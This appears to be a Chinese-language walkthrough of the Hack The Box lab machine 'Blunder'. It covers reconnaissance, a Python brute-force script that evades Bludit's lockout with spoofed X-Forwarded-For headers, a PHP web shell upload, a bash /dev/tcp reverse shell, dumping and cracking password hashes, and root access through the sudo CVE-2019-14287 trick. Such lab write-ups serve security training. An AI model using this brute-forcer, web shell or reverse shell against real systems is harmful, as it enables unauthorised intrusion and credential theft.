
Blunder(完成),爆破[python腳本]、反彈shell、 sudo漏洞

```
—# nmap -sCV -A -p 21,80 10.10.10.191
Starting Nmap 7.94SVN (https://nmap.org) at 2024-05-03 10:03 PDT
Nmap scan report for 10.10.10.191
Host is up (0.27s latency).
PORT
       STATE SERVICE VERSION
21/tcp closed ftp
80/tcp open http
                    Apache httpd 2.4.41 ((Ubuntu))
I http-generator: Blunder
I http-title: Blunder I A blunder of interesting facts
I http-server-header: Apache/2.4.41 (Ubuntu)
Aggressive OS guesses: Linux 5.0 (97%), Linux 5.0 - 5.4 (92%), Linux 4.15 - 5.8 (89%),
HP P2000 G3 NAS device (89%), Linux 5.3 - 5.4 (89%), Linux 2.6.32 (89%), Infomir MAG-
250 set-top box (88%), Ubiquiti AirMax NanoStation WAP (Linux 2.6.32) (88%), Linux 3.7
(88%), Linux 5.0 - 5.5 (88%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
TRACEROUTE (using port 21/tcp)
HOP RTT
              ADDRESS
    296.16 ms 10.10.14.1
1
2
    296.11 ms 10.10.10.191
OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 19.96 seconds
```

ftp無法連線

80 port


目錄爆破掃到登入介面



檢查原始碼疑似版本



找到一個目錄,發現為何會關閉FTP



可能是username = fergus

使用cewl抓取資料當作密碼

[cewl http://10.10.10.191 > wordlist]

方案二


參考腳本https://rastating.github.io/bludit-brute-force-mitigation-bypass/進行修改

```
#!/usr/bin/env python3
import re
import requests
host = 'http://10.10.10.191'
login_url = host + '/admin/login'
username = 'fergus'
wordlist = []
words = open('wordlist.txt','r')
for line in words:
    line=line.rstrip()
   wordlist.append(line)
for password in wordlist:
    session = requests.Session()
    login page = session.get(login url)
    csrf token = re.search('input.+?name="tokenCSRF".+?value="(.+?)"',
login_page.text).group(1)
    print('[*] Trying: {p}'.format(p = password))
    headers = {
        'X-Forwarded-For': password,
        'User-Agent': 'Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) Chrome/90.0.3865.90 Safari/537.36',
        'Referer': login_url
    }
    data = {
        'tokenCSRF': csrf_token,
        'username': username,
        'password': password,
        'save': ''
```

```
login_result = session.post(login_url, headers = headers, data = data,
allow_redirects = False)

if 'location' in login_result.headers:
    if '/admin/dashboard' in login_result.headers['location']:
        print()
        print('SUCCESS: Password found!')
        print('Use {u}:{p} to login.'.format(u = username, p = password))
        print()
        break
```

登入成功



在原始碼發現 tokenCSRF = "99e6c79fb69702af8176793aaab3912ca7d52833"

在使用48701.txt

```
#### USAGE ####
# 1. Create payloads: .png with PHP payload and the .htaccess to treat .pngs like PHP
# 2. Change hardcoded values: URL is your target webapp, username and password is admin creds to get to the admin dir
# 3. Run the exploit
# 4. Start a listener to match your payload: `nc -nlvp 53`, meterpreter multi handler, etc
# 5. Visit your target web app and open the evil picture: visit url + /bl-content/tmp/temp/evil.png
```

- 1. cat evil.png <?php echo system(\$_GET['cmd']); ?>
- 2. echo "RewriteEngine off" > .htaccess
- 3. echo "AddType application/x-httpd-php .png" >> .htaccess 執行成功

```
python3 48701.py
cookie: tv9r0umj170n51fo3pfngvqme4
csrf_token: 0a03bd11c9f837d9e51cf7c0aab9a9b0c890cdca
Uploading payload: evil.png
Uploading payload: .htaccess
```

上傳成功

uid=33(www-data) gid=33(www-data) groups=33(www-data) uid=33(www-data) gid=33(www-data) groups=33(www-data)

進行反彈

```
bash -c 'bash -i >& /dev/tcp/10.10.14.2/9200 0>&1'
```

進行URL編碼:

bash%20-c%20%27bash%20-i%20%3E%26%20%2Fdev%2Ftcp%2F10.10.14.2%2F9200%200%3E%261%27

```
nc -lnvp 9200
listening on [any] 9200
connect to [10.10.14.2] from (UNKNOWN) [10.10.10.191] 51384
bash: cannot set terminal process group (1243): Inappropriate ioctl for device
bash: no job control in this shell
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp/temp$ id
idwh
uid=33(www-data) gid=33(www-data) groups=33(www-data)
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp/tempwhoami
whoami
www-data
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp/temp$ uname -a
Linux blunder 5.3.0-53-generic #47-Ubuntu SMP Thu May 7 12:18:16 UTC 2020 x86 64 x86 64 x86 64 GNU/Linux
www-data@blunder:/var/www/bludit-3.9.2/bl-content/tmp/temp$
<2/bl-content/databases$ cat /etc/passwd | grep bash</pre>
root:x:0:0:root:/root:/bin/bash
shaun:x:1000:1000:blunder,,,:/home/shaun:/bin/bash
hugo:x:1001:1001:Hugo,1337,07,08,09:/home/hugo:/bin/bash
temp:x:1002:1002:,,,:/home/temp:/bin/bash
```

bludit-3.9.2找到databases,但沒有用戶名

```
/var/www/bludit-3.9.2/bl-content
www-data@blunder:/var/www/bludit-3.9.2/bl-content$ ls
ls
databases
pages
tmp
```

```
www-data@blunder:/var/www/bludit-3.9.2/bl-content/databases$ cat users.php
cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
    "admin": {
         "nickname": "Admin",
         "firstName": "Administrator",
        "lastName": "",
"role": "admin",
         "password": "bfcc887f62e36ea019e3295aafb8a3885966e265",
         "salt": "5dde2887e7aca",
"email": "",
         "registered": "2019-11-27 07:40:55",
         "tokenRemember": "",
         "tokenAuth": "b380cb62057e9da47afce66b4615107d",
         "tokenAuthTTL": "2009-03-15 14:00",
         "twitter": "",
"facebook": ""
         "instagram": "<sup>"</sup>,
         "codepen": "",
"linkedin": "",
         "github": "",
         "gitlab": ""
    },
"fergus": {
         "firstName": "",
         "lastName": "",
        "nickname": "",
         "description": "",
         "role": author",
         "password": "be5e169cdf51bd4c878ae89a0a89de9cc0c9d8c7",
         "salt": "jqxpjfnv",
         "email": ""
         "registered": "2019-11-27 13:26:44",
         "tokenRemember": "",
         "tokenAuth": "0e8011811356c0c5bd2211cba8c50471",
         "tokenAuthTTL": "2009-03-15 14:00",
         "twitter": "",
"facebook": ""
         "codepen": "",
"instagram": "",
         "github": "",
         "gitlab": "",
         "linkedin": ""
         "mastodon": ""
```

bludit-3.10.0a也有databases

```
www-data@blunder:/var/www/bludit-3.10.0a/bl-content/databases$ cat users.php
<?php defined('BLUDIT') or die('Bludit CMS.'); ?>
    "admin": {
        "nickname": "Hugo",
        "firstName": "Hugo",
        "lastName": "",
        "role": "User",
        "password": "faca404fd5c0a31cf1897b823c695c85cffeb98d",
        "email": ""
        "registered": "2019-11-27 07:40:55",
        "tokenRemember": "",
        "tokenAuth": "b380cb62057e9da47afce66b4615107d",
        "tokenAuthTTL": "2009-03-15 14:00",
        "twitter": "",
"facebook": ""
        "instagram": ""
        "codepen": "",
        "linkedin": ""
        "github": "",
        "gitlab": ""}
```

Enter up to 20 non-salted hashes, one per line:





Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

HashTypeResultfaca404fd5c0a31cf1897b823c695c85cffeb98dsha1Password120

```
username = hugo
passwd = Password120
```

因沒有開ssh,可進行su hugo

```
id
uid=1001(hugo) gid=1001(hugo) groups=1001(hugo)
whoami
hugo
```

user flag

```
cat user.txt
58f281380838f3f437ef352e5b2ff882
```

```
hugo@blunder:~$ sudo -l
Password:
Matching Defaults entries for hugo on blunder:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap/bin

User hugo may run the following commands on blunder:
    (ALL, !root) /bin/bash
```

這意味著我可以sudo /bin/bash以 root 以外的任何使用者身分運行,但很可惜,因為 root 是我想要運行它的使用者。

查看sudo 版本

hugo@blunder:~\$ sudo --version
Sudo version 1.8.25p1
Sudoers policy plugin version 1.8.25p1
Sudoers file grammar version 46
Sudoers I/O plugin version 1.8.25p1

有CVE: 2019-14287

參考: https://www.exploit-db.com/exploits/47502

hugo@blunder:~\$ sudo -u#-1 /bin/bash
Password:
root@blunder:/home/hugo# id
uid=0(root) gid=1001(hugo) groups=1001(hugo)
root@blunder:/home/hugo# whoami
root

root flag

root@blunder:/root# cat root.txt 75c7c330fb63b0bbe09ad194918a5f6b